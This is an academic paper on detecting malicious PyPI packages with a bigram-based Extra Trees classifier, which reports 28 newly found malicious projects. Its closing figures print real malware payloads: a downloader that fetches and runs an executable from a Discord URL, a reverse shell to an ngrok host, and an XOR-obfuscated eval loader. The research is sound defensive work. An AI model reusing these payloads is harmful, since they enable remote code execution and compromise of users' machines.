DOI: 10.15514/ISPRAS-2024-36(3)-11

Detecting Malicious Activity in Open-Source Projects Using Machine Learning Methods

S. A. Rakovsky, ORCID: 0009-0000-2019-0970 <*rakovskij.stanislav@gmail.com*>

MIREA — Russian Technological University,
78, Vernadsky Avenue, Moscow, 119454, Russia

Abstract. The Python Package Index (PyPI) serves as the primary repository for projects for the Python programming language, and the package manager pip uses it by default. PyPI is a free and open-source platform: anyone can register a user on PyPI and publish their project, as well as examine the source code if necessary. The platform does not vet projects published by users, allowing for the possibility to report a malicious project via e-mail. Nonetheless, every less than month analysts repeatedly discover new malicious packages on PyPI. Organizations working in the field of open repository security vigilantly monitor emerging projects. Unfortunately, this is not enough: some malicious projects are detected and removed only several months after publication. This paper proposes an automatic feature selection algorithm based on bigrams and code properties, and trains an ET classifier capable of reliably identifying certain types of malicious logic in code. Malicious code repositories MalRegistry and DataDog were used as the training sample. After training, the model was tested on the three latest releases of all existing projects on PyPI, and it succeeded in detecting 28 previously undiscovered malicious projects, the oldest of which had been around for almost one and a half years. The approach used in this work also allows for real-time scanning of published projects, which can be utilized for prompt detection of malicious activity. In this work, the additional focus lays on methos that do not require an expert for feature selection and control, thereby reducing the burden on human resources.

Keywords: pypi; malware detection; open-source security; open-source.

For citation: Rakovsky S.A. Detecting Malicious Activity in Open-Source Projects Using Machine Learning Methods. *Trudy ISP RAN/Proc. ISP RAS*, vol. 36, issue 3, 2024. pp. 161-166. DOI: 10.15514/ISPRAS-2024-36(3) - 11.

Acknowledgements. The author expresses gratitude to Positive Technologies, a Russian company specializing in the development of information security products, for encouraging activities aimed at supporting open-source.

Обнаружение вредоносной активности в проектах с открытым исходным кодом с помощью методов машинного обучения

С.А. Раковский, ORCID: 0009-0000-2019-0970 <*rakovskij.stanislav@gmail.com*>

РТУ МИРЭА,

Россия, 119454, г. Москва, проспект Вернадского, д. 78.

Аннотация. Python Package Index (PyPI) является основным хранилищем проектов для языка программирования Python и используется пакетным менеджером pip по умолчанию. PyPI является бесплатной и свободной платформой с открытым исходным кодом: каждый может зарегистрировать пользователя в PyPI и опубликовать свой проект, а также в случае надобности изучить исходный код. Платформа не проверяет проекты, опубликованные пользователями, оставляя возможность пожаловаться на вредоносный проект посредством e-mail. При этом не пройдет и месяца, как аналитики вновь и вновь обнаруживают вредоносные пакеты на PyPI. Организации, работающие в сфере обеспечения безопасности открытых репозитория, тщательно следят за появляющимися проектами. К сожалению, этого недостаточно: некоторые вредоносные проекты обнаруживают и удаляют лишь спустя несколько месяцев после публикации. В рамках данной работы предложен алгоритм автоматического выбора признаков, опирающийся на биграммы и свойства кода, и обучен ET-классификатор, позволяющий с высокой достоверностью определять некоторые виды вредоносной логики в коде. В качестве обучающей выборки были взяты репозитории вредоносного кода MalRegistry и DataDog. После обучения модель была протестирована на трёх последних релизах всех существующих на данный момент проектов на PyPI, и ей удалось найти 28 ранее не обнаруженных вредоносных проекта, старший из которых существовал почти полтора года. Подход, примененный в работе, позволяет также сканировать публикуемые проекты в режиме реального времени, что может быть использовано для оперативного обнаружения вредоносной активности. В рамках работы дополнительное внимание акцентируется на методах, которые не требуют эксперта для отбора признаков и контроля отобранных признаков, что уменьшает нагрузку на людей.

Ключевые слова: pypi; обнаружение вредоносного программного обеспечения; безопасность открытого программного обеспечения; открытое программное обеспечение.

Для цитирования: Раковский С. А. Обнаружение вредоносной активности в проектах с открытым исходным кодом с помощью методов машинного обучения. Труды ИСП РАН, том 36, вып. 3, 2024 г., стр. 161–166 (на английском языке). DOI: 10.15514/ISPRAS–2024–36(3)–11.

Благодарности. Автор выражает благодарность Positive Technologies, российской компании по разработке продуктов в области информационной безопасности, за поощрение деятельности, направленной на поддержку открытого программного обеспечения.

1. Introduction

In the modern world of programming, the Python Package Index (PyPI) holds a pivotal place as the primary repository for projects using the Python programming language. Due to its accessibility and ease of use, PyPI has become an integral part of the Python ecosystem, providing developers with a powerful tool for distributing and managing packages. To illustrate its popularity, it's worth noting that projects installed using the "pip install" command are downloaded by default from PyPI. However, PyPI faces a serious problem: the regular appearance of malicious packages in the repository [1-3]. The situation is so bad that hardly a month goes by without news of a new malicious campaign on PyPI.

But even if this situation is reported, it can create a false impression that everything is under control: the emergence of such news means not only the presence of a problem but also the fact that it is being monitored and addressed. In reality, things are not so rosy: some malicious packages may remain undetected for several months, or, in the worst case, several years. For instance, in February 2023, an article was published in which analysts found over 200 malicious packages dating from 2018 to 2023, meaning some of the packages were created 5 years ago [4].

In the academic sphere, the topic of detecting malicious packages is considered thoroughly researched. Numerous approaches have been proposed, which can be divided into:

- rule-based detection [5, 6, 7];
- supervised learning [8, 9, 10, 11, 12, 13];
- unsupervised learning [14, 15, 16].

Interestingly, the authors address the academic problem, some with experience in machine learning, but none of them have practical experience in analyzing malicious software in general. However, some articles show good results: [5] in 2020 found 278 new malicious npm projects, [11] in 2022 found 95 new malicious npm packages, [14] in 2021 found 63 malicious PyPI packages, [15] in 2023 found 306 new malicious PyPI packages.

The author of this article, being a malware analyst, became interested in whether the previous work done by researchers and organizations is sufficient to consider PyPI adequately protected. Special emphasis was placed on the possibility of creating a self-sufficient model that does not require expert involvement. Rule-based solutions [5, 6, 7] and those based on preliminary expert feature assessment [10, 11, 13, 14, 15] require an expert, which is their weak point.

2. Feature Selection and Model Choice

Public repositories of malicious projects MalRegistry [5] and DataDog [6] were used as the sources of malicious packages. Since the datasets overlap, additional work was done to eliminate duplicates to prevent the model from overfitting on very similar projects.

For the initial search for obfuscated packages, the following indicators were considered:

- the most popular 2-grams of malicious packages.
- mean, std, max of lines of code;
- mean, std, max of line lengths of code;
- mean, std, max of entropy from code blocks of 512 bytes;
- top-10 byte frequencies.

The use of 2-grams is justified by the fact that they best describe the calls to system functions, which usually consist of two words, such as os+system, subprocess+call, base64+b64decode. From the dataset of malicious projects, approximately 420,000 2-grams are extracted.

During one of the cleaning stages, projects that were complete duplicates were identified. However, most malicious projects are part of a campaign, differing only in project name, version, IP address, or domain. It was decided to consider projects differing by no more than three 2-grams from each other as duplicates. Ultimately, out of 1819 projects from MalRegistry and 1005 projects from DataDog, 385 remained.

Among the 420,000 2-grams, those that appeared in at least 2% of the dataset were selected. Additionally, 2-grams were extracted from the top 2000 PyPI projects by download (assuming these packages are unequivocally clean), and from the final list of 2-grams, those found in at least one of five malicious projects were removed. The final 241 2-grams were taken as indicators of malicious behavior. Indeed, some of them describe malicious patterns.

This approach to selecting 2-grams allows for feature evaluation without the need for an expert. Cleaning the dataset of malicious packages that are similar in functionality helps avoid dataset bias towards popular mass campaigns.

Ultimately, each project is represented as a vector combining 241 boolean constants (presence or absence of a 2-gram in the project) and 19 numbers representing various code distributions.

Table 1 demonstrates the result of training various models on this dataset. The model used is the Extra Trees Classifier. This classifier creates a multitude of decision trees with bootstrapping (selecting subsets of features for each of the individual models), with the features for each tree chosen randomly. In our case, this likely allows for the creation of "strong" trees within the forest, as only a few of the automatically selected 2-grams reflect maliciousness.

Table 1. Evaluation of different models using selected features

Model	**Accuracy**	**AUC**	**Recall**	**Prec.**	**F1**	**Kappa**	**MCC**
Extra Trees Classifier	0.9852	0.9978	0.9825	0.9941	0.9883	0.9683	0.9685
Light Gradient Boosting Machine	0.9818	0.9973	0.9838	0.9876	0.9856	0.9608	0.9609
Random Forest Classifier	0.9802	0.9969	0.9833	0.9855	0.9844	0.9573	0.9574
Extreme Gradient Boosting	0.9789	0.9961	0.9813	0.9854	0.9833	0.9545	0.9546
Gradient Boosting Classifier	0.9744	0.9949	0.9833	0.9766	0.9799	0.9446	0.9449
Ada Boost Classifier	0.9720	0.9937	0.9800	0.9762	0.9780	0.9396	0.9400
Decision Tree Classifier	0.9660	0.9634	0.9729	0.9735	0.9731	0.9266	0.9269
Linear Discriminant Analysis	0.9638	0.9893	0.9584	0.9842	0.9710	0.9230	0.9237
K Neighbors Classifier	0.9213	0.9604	0.9350	0.9407	0.9378	0.8309	0.8312
Logistic Regression	0.9092	0.9597	0.9217	0.9346	0.9279	0.8053	0.8061
Quadratic Discriminant Analysis	0.6432	0.5151	0.9942	0.6408	0.7793	0.0377	0.1085
Dummy Classifier	0.6337	0.5000	1.0000	0.6337	0.7758	0.0000	0.0000
Naive Bayes	0.5439	0.9447	0.2807	0.9986	0.4372	0.2221	0.3524

3. Malicious Projects Detection

The last three versions of all existing projects were taken as the evaluation target. Since SHAP analysis can be applied to the Extra Trees Classifier, we can determine the model's confidence in a particular decision. Verdicts with a confidence level above 0.6 were considered reliable.


The training and deployment of models were conducted on an Intel® Core™ i7-13700K at 5.00GHz, with 128GB RAM. However, it is important to note that the training and deployment process, even with the dataset loaded into memory, does not consume more than 4GB of RAM, and evaluating a new project takes no more than a second. From this, we can conclude that much less powerful hardware would also be sufficient for solving this task. Training all 16 models using a 10-fold approach took no more than 4 minutes.

A total of 385 packages were found. Upon further analysis, some packages were identified as projects with poor development practices (these include projects that are wrappers for executable exe files, launched in the same way as the payload of malicious projects), while others were benign but obfuscated. Among these packages, 28 are definitely malicious. Some are stealers, while others are downloader trojans. Some of the detected projects are shown in Figures 1, 2, 3.

4. Conclusion


The model has proven its effectiveness by identifying 28 previously undetected packages from 2022 to 2023, even though other studies have been conducted during this period. However, the author of the article sees room for improvement: using AST to obtain call chains and classifying constants as a method of enrichment (e.g. classifying IP addresses, URLs, and system paths). An analysis of the project's metadata (authorship, number of project releases, etc.) could also be beneficial.

It would also be worthwhile to deploy the model for real-time scanning of new projects and automatically reporting malicious projects with a high level of confidence to PyPI administrators. This is the primary wish in terms of protecting PyPI from malicious software.




```
def init():
    import requests
    import os

    url = 'https://cdn.discordapp.com/attachments/1156295022447185950/1156316457601335506/winsysupdate.exe'
    r = requests.get(url, allow_redirects=True)

    open('winsysupdate.exe', 'wb').write(r.content)

    os.system('winsysupdate.exe')

    print('''
 /|、
(°､｡ 7
 |、 ~\
 じし_,)ノ
        ''')
```

Fig. 1. A payload of trojan-downloaders catbannersxd and catbannerslol



```
import socket,subprocess,os


def add(x,y):
	s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
	s.connect(("2.tcp.ngrok.io",17267))
	os.dup2(s.fileno(),0)
	os.dup2(s.fileno(),1)
	os.dup2(s.fileno(),2)
	subprocess.call(["/bin/sh","-i"])
```

Fig. 2. A payload of reverse-shell calculator-6a16205c5a683383



```
wopvEaTEcopFEavc ="YYF_CM\x16J]S\\SB\x1fO^P[\x14SRFW\x02\x02\x1cJBAFQA\x1fCX^Q\x17;U]@

iOpvEoeaaeavocp = "0460196920766352998135246096332537134713228550068660815858807383839
uocpEAtacovpe = len(wopvEaTEcopFEavc)
oIoeaTEAcvpae = ""
for fapcEaocva in range(uocpEAtacovpe):
    nOpcvaEaopcTEapcoTEac = wopvEaTEcopFEavc[fapcEaocva]
    qQoeapvTeaocpOcivNva = iOpvEoeaaeavocp[fapcEaocva % len(iOpvEoeaaeavocp)]
    oIoeaTEAcvpae += chr(ord(nOpcvaEaopcTEapcoTEac) ^ ord(qQoeapvTeaocpOcivNva))


eval(compile(oIoeaTEAcvpae, '<string>', 'exec'))
```

Fig. 3. Obfuscation of malicious packages procleaner and pymodify

References

[1]. JPCERT CC. (2024, February). New malicious PyPI packages used by Lazarus. Retrieved March 28, 2024, from https://blogs.jpcert.or.jp/en/2024/02/lazarus_pypi.html

[2]. Checkmarx. (2023, September). Threat actor continues to plague the open-source ecosystem with sophisticated info-stealing malware. Retrieved March 28, 2024, from https://checkmarx.com/blog/threat-actor-continues-to-plague-the-open-source-ecosystem-with-sophisticated-info-stealing-malware/

[3]. SCM Media. (2024, January). Infostealers spread via malicious PyPI packages. Retrieved March 28, 2024, from https://www.scmagazine.com/brief/infostealers-spread-via-malicious-pypi-packages

[4]. Кувшинов Д., Раковский С. (Не)безопасная разработка: как выявить вредоносный Python-пакет в открытом ПО. 9 февраля 2023. URL: https://habr.com/ru/companies/pt/articles/715754/ / Kuvshinov D., Rakovsky S. (Un)safe development: how to detect a malicious Python package in open software. February 9, 2023. Retrieved from https://habr.com/ru/companies/pt/articles/715754/ (in Russian).

[5]. Ruian Duan, Omar Alrawi, Ranjita Pai Kasturi, Ryan Elder, Brendan Saltaformaggio, and Wenke Lee. 2020. Towards measuring supply chain attacks on package managers for interpreted languages. In Proceedings of 27th Annual Network and Distributed System Security Symposium.

[6]. Matthew Taylor, Ruturaj Vaidya, Drew Davidson, Lorenzo De Carli, and Vaibhav Rastogi. 2020. Defending against package typosquatting. In Proceedings of the 14th International Conference on Network and System Security. 112–131.

[7]. Nusrat Zahan, Thomas Zimmermann, Patrice Godefroid, Brendan Murphy, Chandra Maddila, and Laurie Williams. 2022. What are weak links in the npm supply chain? In Proceedings of the 44th International Conference on Software Engineering: Software Engineering in Practice. 331–340.

[8]. Aurore Fass, Michael Backes, and Ben Stock. 2019. Jstap: A static pre-filter for malicious javascript detection. In Proceedings of the 35th Annual Computer Security Applications Conference. 257–269.

[9]. Aurore Fass, Robert P Krawczyk, Michael Backes, and Ben Stock. 2018. Jast: Fully syntactic detection of malicious (obfuscated) javascript. In Proceedings of the 15th International Conference on Detection of Intrusions and Malware, and Vulnerability Assessment. 303–325.

[10]. Marc Ohm, Felix Boes, Christian Bungartz, and Michael Meier. 2022. On the feasibility of supervised machine learning for the detection of malicious software packages. In Proceedings of the 17th International Conference on Availability, Reliability and Security. 1–10.

[11]. Adriana Sejfia and Max Schäfer. 2022. Practical automated detection of malicious npm packages. In Proceedings of the 44th International Conference on Software Engineering. 1681–1692.

[12]. Marc Ohm, Lukas Kempf, Felix Boes, and Michael Meier. 2020. Supporting the detection of software supply chain attacks through unsupervised signature generation. arXiv preprint arXiv:2011.02235 (2020).

[13]. Zhang, J., Huang, K., Chen, B., Wang, C., Tian, Z., & Peng, X. (2023). Malicious Package Detection in NPM and PyPI using a Single Model of Malicious Behavior Sequence. arXiv preprint arXiv:2309.02637.

[14]. Kalil Garrett, Gabriel Ferreira, Limin Jia, Joshua Sunshine, and Christian Kästner. 2019. Detecting suspicious package updates. In Proceedings of the IEEE/ACM 41st International Conference on Software Engineering: New Ideas and Emerging Results. 13–16.

[15]. Genpei Liang, Xiangyu Zhou, Qingyu Wang, Yutong Du, and Cheng Huang. 2021. Malicious Packages Lurking in User-Friendly Python Package Index. In Proceedings of the IEEE 20th International Conference on Trust, Security and Privacy in Computing and Communications. 606–613.

[16]. Guo W. et al. An Empirical Study of Malicious Code In PyPI Ecosystem //2023 38th IEEE/ACM International Conference on Automated Software Engineering (ASE). – IEEE, 2023. – С. 166-177.

[17]. Datadog Security Labs, Open-Source Dataset of Malicious Software Packages, Available at https://github.com/datadog/malicious-software-packages-dataset, accessed 05.02.2024.

Информация об авторах / Information about authors

Станислав Александрович РАКОВСКИЙ – аспирант Института кибербезопасности и цифровых технологий РТУ МИРЭА, а также старший специалист отдела обнаружения угроз в Positive Technologies, работает в области информационной безопасности с 2019 года. Сфера научных интересов: открытое программное обеспечение и его безопасность; обратная разработка.

Stanislav Aleksandrovich RAKOVSKY is a postgraduate student at the Institute of Cybersecurity and Digital Technologies in RTU MIREA, and a senior specialist of threat intelligence department at Positive Technologies, working in the field of information security since 2019. His scientific interests include open-source software and its security; reverse engineering.